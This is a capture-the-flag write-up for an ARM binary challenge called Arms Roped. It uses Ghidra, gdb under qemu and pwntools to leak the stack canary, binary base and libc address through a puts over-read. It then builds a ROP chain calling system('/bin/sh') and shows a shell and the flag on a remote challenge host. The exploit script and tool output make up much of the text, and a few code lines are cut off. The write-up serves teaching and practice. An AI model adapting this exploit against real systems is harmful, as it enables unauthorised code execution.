ARMS ROPED CHALLENGE:

The ARMS ROPED challenge is a binary exploitation challenge that involves bypassing the stack canary, address randomization (ASLR), and non-executable stack to achieve code execution by utilizing the Return-Oriented Programming (ROP) technique. The challenge file includes two core files and Docker setup files. The two files are:


1. The ARM binary program
2. The libc shared library

STEPS APPLIED

1. Perform Preliminary checks
2. Static analysis in Ghidra
3. Dynamic analysis in gdb
4. Leak canary & elf base
5. Leak and calculate libc address
6. Get rop gadgets and construct a rop chain
7. Pop a shell

PERFORM PRELIMINARY CHECKS

After downloading the zip file we unzip and find docker configs a binary and a shared library file. We use file command to check the architecture and details and use checksec to check for the set permissions.




STATIC ANALYSIS IN GHIDRA

After the preliminary checks we utilize ghidra to decompile the binary to something close to the original source code so that we can understand what it does.

MAIN FUNCTION

The binary has a main function that calls another function called string_storer.



STRING STORER

The string storer function takes in an input and just prints it back to stdout but we have to do a little cleaning so we can make better sense of the code.

CLEANING IN GHIDRA

To clean up the function we try to give the functions intuitive names and also try to trace any global variables values but there is just so much you can achieve in ghidra so we copy the code and continue the cleanup in vscode.

```
undefined4 local_24;
undefined4 local_20;
undefined4 local_1c;
undefined4 local_18;
int local_14;

local_14 = __stack_chk_guard;
dest_buffer = 0;
local_30 = 0;
local_2c = 0;
local_28 = 0;
local_24 = 0;
local_20 = 0;
local_1c = 0;
local_18 = 0;
while( true ) {
  scanf("%m[^\n]%n",&src,&size);
  getchar();
  memcpy(&dest_buffer,src,size);
  free(src);
                    /* cmp_buffer = "quit" */
  cmp_result = memcmp(&dest_buffer,&cmp_buffer,4);
  if (cmp_result == 0) break;
  puts((char *)&dest_buffer);
}
if (local_14 != __stack_chk_guard) {
                    /* WARNING: Subroutine does not return */
  __stack_chk_fail(0);
}
return;
}
```

IN VSCODE 1

Taking note of the line numbers

```
 9  void string_storer(void) {
10      char *src = NULL;
11      int size;
12      int cmp_result;
13      char dest_buffer[32];
14      int canary = __stack_chk_guard;
15
16      memset(dest_buffer, 0, sizeof(dest_buffer));
17
18      while (1) {
19          scanf("%m[^\n]", &src);
20          getchar();
21          size = strlen(src);
22          memcpy(dest_buffer, src, size < sizeof(dest_buffer) ? size : sizeof(dest_buffer) - 1);
23          free(src);
24          src = NULL;
25
26          cmp_result = strncmp(dest_buffer, "quit", 4);
27          if (cmp_result == 0) {
28              break;
29          }
30
31          puts(dest_buffer);
32      }
33
34      if (canary != __stack_chk_guard) {
35          __stack_chk_fail();
36      }
37  }
```

Code line 9-15

```
Line 10: char *src = NULL;
    src is declared as a pointer to a character and initialized to NULL. This variable will be
    used to store the address of the input string dynamically allocated by the scanf function.
Line 11: int size;
    size is an integer variable used to store the number of characters read by scanf when it
    reads the input string. This variable will help determine the amount of data to be copied
    to avoid buffer overflow.
Line 12: int cmp_result;
    cmp_result is an integer used to store the result of the string comparison. This result
    will indicate whether the input string matches a specific command ("quit" in this case) and
    will control the loop's execution.
Line 13: char dest_buffer[32]
    dest_buffer is a character array with a fixed size of 32 bytes. It serves as the buffer to
    which the input string is copied. The size limits how much data can be safely stored in
    this buffer.
Line 14: int canary = __stack_chk_guard;
    canary is an integer variable initialized with the value of __stack_chk_guard, a special
    variable used for stack smashing protection. It acts as a "canary" in a coal mine—its value
    is checked before the function returns to detect if any buffer overflow has corrupted data
    on the stack.
```

Code line 16-20


```
Line 16: memset(dest_buffer, 0, sizeof(dest_buffer));
    This line initializes all elements of the dest_buffer array to zero. This is done to ensure
    the buffer starts clean before any data is written into it, preventing any residual data
    from previous operations from affecting the current use.
Line 17: while (1) {
    This line begins an infinite loop. The loop will continue until explicitly broken out of,
    which is controlled by a specific input condition checked within the loop.
Line 18: scanf("%m[^\n]", &src);
    This scanf function reads a line of text from the standard input until a newline character
    is encountered. It allocates memory dynamically to store this input and assigns the pointer
    to this memory to src. The %m specifier is a GNU extension that performs this allocation.
Line 19: getchar();
    This function reads and discards the newline character left in the input buffer after scanf
    reads the initial line. This prevents the newline from being read in the next loop
    iteration.
Line 20: size = strlen(src);

    strlen calculates the length of the string pointed to by src, not including the null
    terminator. This size helps determine the amount of data to copy in the next step.
```

Code line 21-28

```
Line 21: memcpy(dest_buffer, src, size < sizeof(dest_buffer) ? size : sizeof(dest_buffer) - 1);
    This line copies the string from src to dest_buffer. It uses the ternary operator to ensure
    that no more than sizeof(dest_buffer) - 1 bytes are copied, preserving space for the null
    terminator. This prevents buffer overflow—a critical aspect of secure programming.
Line 22: free(src);
    Frees the memory allocated by scanf for src, preventing memory leaks.
Line 23: src = NULL;
    After freeing src, its set to NULL to avoid dangling pointers, which could lead to
    undefined behavior if dereferenced.
Line 24: cmp_result = strncmp(dest_buffer, "quit", 4);
    This function compares the first four characters of dest_buffer to the string "quit". If
    they are identical, strncmp returns 0. This is used to check if the user wishes to exit the
    loop.
Line 25 to 27: if (cmp_result == 0) { break; }
   These lines check if cmp_result is 0. If true, it breaks out of the infinite loop,
   effectively ending the functions input reading phase.
Line 28: puts(dest_buffer);
    This line outputs the content of dest_buffer to the standard output. This happens if the
    input was not "quit", thus echoing back whatever the user typed.
```

SOMETHING OFF

If you noticed the code I cleaned had on very big difference from the original code. That is because the explained code actually patches the overflow vulnerability below image shows the difference.



```
    // Infinite loop to continuously read and process input
    while (1) {
        scanf("%m[^\n]", &src); // Read entire line until newline, allocating memory as needed
        getchar();              // Consume the newline character left in the input buffer
        size = strlen(src);     // Get the length of the input string

        // Copy the input string to the buffer, ensuring not to overflow the destination buffer
        memcpy(dest_buffer, src, size < sizeof(dest_buffer) ? size : sizeof(dest_buffer) - 1);
```

In the code below user input is copied to the buffer without any bound check hence we can perform a buffer overflow but what to overflow.

```
local_18 = 0;
while( true ) {
  scanf("%m[^\n]%n",&src,&size);
  getchar();
  memcpy(&dest_buffer,src,size);
  free(src);
                    /* cmp_buffer = "quit" */
  cmp_result = memcmp(&dest_buffer,&cmp_buffer,4);
  if (cmp_result == 0) break;
  puts((char *)&dest_buffer);
}
```

MORE THINGS OFF

Having seen that we have a buffer overflow we check we notice that the programs uses puts to print to stdout.

```
                    /* cmp_buffer = "quit" */
cmp_result = memcmp(&dest_buffer,&cmp_buffer,4);
if (cmp_result == 0) break;
puts((char *)&dest_buffer);
```

The reason why this is interesting is because puts will continue printing until it encounters a nullbyte and so if we overflow the buffer puts will continue printing memory contents until it encounters a null byte. We can utilize this to leak the canary and libc.

DYNAMIC ANALYSIS IN GDB

Now that we know what the program does and what exactly is wrong with it, we can proceed to investigate this in gdb. To analyse the arm binary in gdb we make use of qemu and gdb-multiarch.

ATTACHING TO GDB

First, we run gdb-multiarch and set the library path

```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ gdb-multiarch -q ./arms_roped
pwndbg: loaded 156 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $base, $ida GDB functions (can be used with print/break)
Reading symbols from ./arms_roped...
(No debugging symbols found in ./arms_roped)
------- tip of the day (disable with set show-tips off) -------
stepuntilasm <assembly-instruction [operands]> steps program forward until matching instruction occures
pwndbg>
```

Then we start qemu and bind to a port and connect to it in gdb.

```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ qemu-arm  -L /usr/arm-linux-gnueabihf/ ./arms_roped
```

```
pwndbg> target remote 127.0.0.1:9001
Remote debugging using 127.0.0.1:9001
warning: remote target does not support file transfer, attempting to access files from local filesystem.
Reading symbols from /opt/challenges/pwn/arm/pwn_arms_roped/lib/ld-linux-armhf.so.3...
(No debugging symbols found in /opt/challenges/pwn/arm/pwn_arms_roped/lib/ld-linux-armhf.so.3)
0x3f7dfa4c in ?? () from /opt/challenges/pwn/arm/pwn_arms_roped/lib/ld-linux-armhf.so.3
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
 R0   0x0
 R1   0x3ffff086 ← rsbvc r2, r1, #46, #30 /* 0x72612f2e; './arms_roped' */
 R2   0x0
 R3   0x0
```

ANALYSIS

Knowing that the program is 32 bit and vulnerable to a buffer overflow and that it has a canary.

I know that the canary end in a nullbyte and the return address is just right after the canary so I give the program the required 8 bytes and analyse the stack so I can calculate the offset to the cannary.

First, I have to set a breakpoint right after the memcpy so we begin by disassembling the string_storer function.

```
pwndbg> disass  string_storer
Dump of assembler code for function string_storer:
   0x40000790 <+0>:     push    {r4, r11, lr}
   0x40000794 <+4>:     add     r11, sp, #8
   0x40000798 <+8>:     sub     sp, sp, #44     ; 0x2c
   0x4000079c <+12>:    ldr     r4, [pc, #280]  ; 0x400008bc <string_storer+300>
   0x400007a0 <+16>:    add     r4, pc, r4
   0x400007a4 <+20>:    ldr     r2, [pc, #276]  ; 0x400008c0 <string_storer+304>
   0x400007a8 <+24>:    add     r2, pc, r2
   0x400007ac <+28>:    ldr     r3, [pc, #272]  ; 0x400008c4 <string_storer+308>
   0x400007b0 <+32>:    ldr     r3, [r2, r3]
   0x400007b4 <+36>:    ldr     r3, [r3]
   0x400007b8 <+40>:    str     r3, [r11, #-16]
   0x400007bc <+44>:    mov     r3, #0
   0x400007c0 <+48>:    mov     r3, #0
```

BREAKPOINT

Scrolling through the disassembly I get the offset of the memcpy instruction from the start of string_storer and proceed to set the breakpoint and continue execution.

```
   0x40000834 <+164>:   sub     r3, r11, #48    ; 0x30
   0x40000838 <+168>:   mov     r0, r3
   0x4000083c <+172>:   bl      0x4000059c <memcpy@plt>
   0x40000840 <+176>:   ldr     r3, [pc, #132]  ; 0x400008cc <string_storer+316>
   0x40000844 <+180>:   ldr     r3, [r4, r3]
   0x40000848 <+184>:   ldr     r3, [r3]
   0x4000084c <+188>:   mov     r0, r3
pwndbg> b *string_storer+176
Breakpoint 1 at 0x40000840
pwndbg> c
Continuing.
```

then in the tab with gemu I input some data and hit enter.

```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ qemu-arm -g 9001  -L /usr/arm-linux-gnueabihf/ ./arms_roped
aaaa
```

INVESTIGATING THE STACK

After hitting the breakpoint we proceed to investigate the stack from where our input starts.

```
pwndbg> stack
00:0000| sp  0x3fffedc0 -> 0x3f7aecb0 (_IO_2_1_stderr_) <- blx #0x3e2f6ed6 /* 0xfbad2087 */
01:0004| r0  0x3fffedc4 <- 'AAAAAAAA'
02:0008|     0x3fffedc8 <- 'AAAA'
03:000c| r12 0x3fffedcc <- 0
... ↓       4 skipped
```

```
pwndbg> x/100x 0x3fffedc4
0x3fffedc4:     0x41414141      0x41414141      0x00000000      0x00000000
0x3fffedd4:     0x00000000      0x00000000      0x00000000      0x00000000
0x3fffede4:     0x43e2f800      0x3f7fe058      0x40011000      0x3fffee0c
0x3fffedf4:     0x40000948      0x3fffee0c      0x43e2f800      0x00000003
0x3fffee04:     0x3f7ae000      0x00000000      0x3f6ad7d7      0x3f7ae000
```

In the screenshot we see the canary highlighted in red and the return address in blue, the green is the section we need to fill with our input and also if you look closer just below the canary the address 0x40000948 looks like the base address of the binary so now we have all that we require to leak both the base and canary.

Also looking at the last address in the image it appears twice and this hints to me that might be the libc.

VERIFYING

Checking for shared libraries we see that the address we had seen on the stack falls in the range shown.

```
pwndbg> info sharedlibrary
From        To          Syms Read   Shared Object Library
0x3f7cef80  0x3f7e6b10  Yes (*)     /opt/challenges/pwn/arm/pwn_arms_roped/lib/ld-linux-armhf.so.3
0x3f6ad540  0x3f7787ca  Yes (*)     /opt/challenges/pwn/arm/pwn_arms_roped/lib/libc.so.6
(*): Shared library is missing debugging information.
pwndbg> 0x3f6ad7d7
```

For verifying canary we supply enough data to overwrite it. If we get a stack smash then its verified.

```
quitaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: terminated
```

The data has to start with quit.

LEAK CANARY & ELF BASE

We utilize pwntools to automate the process of leaking the address.

PWNTOOL-CANARY

In the code below we send 33 bytes then receive the same size.

The we receive 3 more bytes as the last byte of a canary is always a null byte.

```
def connect_to_host() -> remote:
    """Establish a remote connection to the challenge host."""
    return remote("94.237.63.83", 45102)

def leak_canary(remote_conn: remote) -> int:
    """Leak the stack canary value by overflowing a buffer."""
    remote_conn.sendline(b'A' * 0x21)
    remote_conn.recvuntil(b'A' * 0x21)
    canary = u32(remote_conn.recv(3)[-4:].rjust(4, b"\x00"))
    return canary
```

PWNTOOL–BASEADDR

In the code below we send 48 bytes and receive the same amount.

Then we receive another 4bytes which is the elf base.

```
def leak_base_address(remote_conn: remote) -> tuple[int, int]:
    """Leak the base address of the binary."""
    payload = b"a" * 0x30
    remote_conn.sendline(payload)
    remote_conn.recvuntil(payload)
    leak = u32(remote_conn.recv(4).ljust(4, b"\x00"))
    base_addr = leak - 0x948
    return leak, base_addr
```

PWNTOOL–LIBCADDR

In the code below we send 72 bytes and receive the same amount then receive the next 4 bytes. Given that the provided libc was different from the remote I had to calculate the base by subtracting the libc_start_main address and then making sure the address ends in 000 so we subtract 152.

```python
def leak_libc_address(remote_conn: remote) -> int:
    """Leak an address from the libc library to calculate offsets."""
    payload = b"a" * 0x48
    remote_conn.sendline(payload)
    remote_conn.recvuntil(payload)
    leak_addr = u32(remote_conn.recv(4).ljust(4, b"\x00"))
    libc_addr = leak_addr - 152 - 0x1748d
    return libc_addr
```

```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ objdump -TC libc.so.6 | grep " __libc_start_main"
0001748d g    DF .text  0000017c  GLIBC_2.4   __libc_start_main
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$
```

GET ROP GADGETS AND CONSTRUCT A ROP CHAIN

We utilize ropper to get the ropchains and address of "/bin/sh" string.

ROPPER– GET MOV AND POP GADGETS

We utilize ropper to search for interesting gadgets.

```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ ropper --file arms_roped --search "mov|pop"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: mov|pop

[INFO] File: arms_roped
0x00000974: mov r0, r3; sub sp, fp, #8; pop {r4, fp, pc};
0x000009d8: mov r0, r7; add r4, r4, #1; blx r3;
0x000009d8: mov r0, r7; add r4, r4, #1; blx r3; cmp r6, r4; bne #0x9cc; pop {r4, r5, r6, r7, r8, sb, sl, pc};
0x000009d4: mov r1, r8; mov r0, r7; add r4, r4, #1; blx r3;
0x00000968: mov r2, #0; beq #0x974; bl #0x5c0; mov r0, r3; sub sp, fp, #8; pop {r4, fp, pc};
0x00000768: mov r2, #1; add r3, pc, r3; strb r2, [r3]; pop {r4, pc};
0x000009d0: mov r2, sb; mov r1, r8; mov r0, r7; add r4, r4, #1; blx r3;
0x000008a8: mov r3, #0; beq #0x8b4; bl #0x5c0; sub sp, fp, #8; pop {r4, fp, pc};
0x0000056c: pop {r3, pc};
0x000008b8: pop {r4, fp, pc};
0x00000774: pop {r4, pc};
0x000009ec: pop {r4, r5, r6, r7, r8, sb, sl, pc};
0x000009ec: pop {r4, r5, r6, r7, r8, sb, sl, pc}; andeq r0, r1, r4, asr r5; andeq r0, r1, ip, asr #10; bx lr;

sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$
```

```
# rop gadgets
pop_r3_pc=base_addr+0x56c
mov_r0_r7_add_r4_r4_blx_r3=base_addr+0x9d8 # move evry
pop_r4_r5_r6_r7_r8_sb_sl_pc=base_addr+0x9ec
```

ROPPER– GET /BIN/SH STRING

We utilize ropper to search for /bin/sh string in the shared library and also use objdump to get address offset of system.

```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ ropper --file libc.so.6 --string '/bin/sh'


Strings
=======

Address     Value
-------     -----
0x000dce0c  /bin/sh

sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$
```

```
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$ objdump -TC libc.so.6 | grep " system"
0002f511 w   DF .text  0000001c  GLIBC_2.4   system
sathvik@sathvik:/opt/challenges/pwn/arm/pwn_arms_roped$
```

```
# Libc function and string offsets
system_addr = libc_addr + 0x0002f511
bin_sh_addr = libc_addr + 0x000dce0c
```

THE PAYLOAD

The code below shows the payload creation … we assemble our ropchain by placing the /bin/sh string onto the stack and calling system with it as the argument.

```python
def create_payload(canary: int, base_addr: int, libc_addr: int
    """Build the payload to execute a ROP chain."""
    # ROP gadgets offsets
    pop_r3_pc = base_addr + 0x56c
    mov_r0_r7_add_r4_r4_blx_r3 = base_addr + 0x9d8
    pop_r4_r5_r6_r7_r8_sb_sl_pc = base_addr + 0x9ec

    # Libc function and string offsets
    system_addr = libc_addr + 0x0002f511
    bin_sh_addr = libc_addr + 0x000dce0c

    # Build the payload with the ROP chain
    payload = cyclic(0x20)
    payload += p32(canary)
    payload += b'\x00' * 12
    payload += p32(pop_r4_r5_r6_r7_r8_sb_sl_pc)
    payload += p32(0) * 3
    payload += p32(bin_sh_addr)
    payload += p32(0) * 3
    payload += p32(pop_r3_pc)
    payload += p32(system_addr) + p32(mov_r0_r7_add_r4_r4_blx_

    return payload
```

POP A SHELL

We execute the script against the remote system and gain a shell.

```
def exploit():
    """Run the exploitation process."""
    p = connect_to_host()
    canary = leak_canary(p)
    _, base_addr = leak_base_address(p)
    libc_addr = leak_libc_address(p)

    payload = create_payload(canary, base_addr, libc_addr)

    p.sendline(payload)
    p.sendline(b"quit")
    p.interactive()

if __name__ == "__main__":
    exploit()
[DEBUG] Received 0x21 bytes:
    b'aaaabaaacaaadaaaeaaafaaagaaahaaa\n'
aaaabaaacaaadaaaeaaafaaagaaahaaa
$ id
[DEBUG] Sent 0x3 bytes:
    b'id\n'
[DEBUG] Received 0x2a bytes:
    b'uid=999(ctf) gid=999(ctf) groups=999(ctf)\n'
uid=999(ctf) gid=999(ctf) groups=999(ctf)
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x2f bytes:
    b'HTB{_r0pp1Ng_0n_4rM_1s_n0t_s0_34sy_L1K3_x86!!}\n'
HTB{_r0pp1Ng_0n_4rM_1s_n0t_s0_34sy_L1K3_x86!!}
```